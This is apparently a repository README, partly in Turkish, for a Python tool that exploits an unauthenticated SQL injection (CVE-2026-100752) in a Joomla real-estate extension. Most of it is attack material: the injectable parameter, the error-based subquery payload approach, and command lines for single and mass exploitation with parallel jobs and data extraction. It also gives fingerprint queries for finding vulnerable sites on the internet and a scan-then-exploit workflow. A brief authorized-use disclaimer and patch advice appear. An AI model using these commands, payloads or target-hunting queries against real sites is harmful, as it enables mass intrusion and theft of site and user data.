 murrez/cve-2026-100752
Python 3 PoC and mass exploit for CVE-2026-100752, an unauthenticated SQL injection in OrdaSoft Joomla Real Estate Manager <=6.7.8 via the order_field ORDER BY parameter.

Python 3 PoC for CVE-2026-100752 — OrdaSoft Real Estate Manager (Free) Joomla extension ≤ 6.7.8. Fixed in 6.7.9+.
| PoCbit | https://pocbit.org/pocs/cve-2026-100752 |
| Catalog | https://pocbit.org/pocs/ |
| Component | com_realestatemanager |
| File | site/realestatemanager.php |
| Parameter | order_field → ORDER BY (unquoted, no allow-list) |
| Auth | None (public listing / search / category views) |
| CWE | CWE-89 SQL Injection |
| Also | Legacy order_direction POST injection (Metasploit / pre-6.7.9 audits) |

Renkli PoCbit banner, ardından --mode exploit JSON çıktısı: exploited: true, vektör order_field_get, rota showCategory + com_realestatemanager.

Örnek komut:
python poc.py -u https://TARGET --mode exploit --subquery "SELECT VERSION()"
(Ekran görüntüsü yetkili test ortamından alınmıştır; hedef URL PoC doğrulaması içindir.)
Real Estate Manager (Free), Joomla üzerinde emlak ilanı yönetimi yapan OrdaSoft eklentisidir. 6.7.8 ve önceki sürümlerde, order_field istek parametresi site/realestatemanager.php içinde ORDER BY cümlesine doğrudan eklenir; sütun adı allow-list’i, kaçış veya cast yoktur. Kimlik doğrulaması olmadan kategori gezintisi, arama sonuçları ve tam ilan listesi sorguları istismar edilebilir.
Başarılı SQLi ile veritabanından okuma (sürüm, kullanıcı hash’leri, site verisi), yetkilere bağlı yazma/silme ve zincirleme RCE riski değerlendirilmelidir. 6.7.9 veya üzeri sürüme yükseltin (OrdaSoft security release).
Joomla front controller:
GET /index.php?option=com_realestatemanager&task=showCategory&catid=50&order_field=price&order_direction=asc
CVE-2026-100752: order_field controls the ORDER BY column/expression. Values such as error-based subqueries can be injected because the value is concatenated into SQL without binding or validation.
Affected query contexts (per CVE text):
showCategory and related)This PoC:
com_realestatemanager (paths + optional manifest version)catid / Itemid from site HTMLshowCategory, showSearch, showSearchResult, showRent, showBuyorder_field error-based GET and POSTorder_direction=asc,<injection> (historical vector, still useful on some builds)hits.txtexploited.txt (lines with successful SELECT leak)cd CVE-2026-100752
pip install -r requirements.txt
python poc.py -u https://target.example --mode check
python poc.py -u https://target.example --mode check --aggressive
--aggressive attempts SELECT VERSION() when boolean/error proof is inconclusive.
python poc.py -u https://target.example --mode exploit
python poc.py -u https://target.example --mode exploit --subquery "SELECT user()"
python poc.py -u https://target.example --mode exploit --vector order_field_get
python poc.py --list targets.example.txt --mode check -j 30 --output scan.jsonl --vuln-list hits.txt
python poc.py --list hits.txt --mode exploit -j 15 --subquery "SELECT VERSION()" --exploited-list exploited.txt
| Flag | Role |
|---|---|
--mode exploit | Error-based data extraction (mass supported) |
--subquery | Inner SQL for CONCAT(0x7e, …) double-query payload |
--vector | Force order_field_get, order_field_post, or order_direction_post |
-j | Parallel targets |
--no-color | Plain terminal |
JSONL includes pocbit, pocbit_catalog, pocbit_page, cve, component.
body="option=com_realestatemanager"
body="com_realestatemanager" && (body="ordasoft" || header="Joomla")
title="Real Estate" && body="com_realestatemanager"
body="/components/com_realestatemanager/"
Shodan-style (if supported): http.html:com_realestatemanager
Export hostnames into targets.txt (one URL per line), then check → hits → exploit only on authorized estates.
Manifest (when exposed):
/administrator/components/com_realestatemanager/realestatemanager.xmlIf version ≤ 6.7.8 → likely_vulnerable_version. If ≥ 6.7.9 → patched_version (exploit may still fail).
| CVE | Type | Fixed |
|---|---|---|
| CVE-2026-100752 | Unauth SQLi (order_field) | 6.7.9 |
| CVE-2026-100753 | Reflected XSS (public property views) | 6.7.9 |
Same vendor batch (Sep 2026): Vehicle Manager and other OrdaSoft extensions received separate CVEs — patch all OrdaSoft components you run.
auxiliary/gather/joomla_com_realestatemanager_sqli (legacy order_direction POST)Authorized security testing and patch validation only. Do not use against systems without permission.
CVE-2026-100752 PoC: OrdaSoft Joomla Real Estate Manager (Free) <=6.7.8 unauth SQLi via order_field ORDER BY (com_realestatemanager). Colored check + mass exploit, version fingerprint, PoCbit https://pocbit.org/pocs/cve-2026-100752
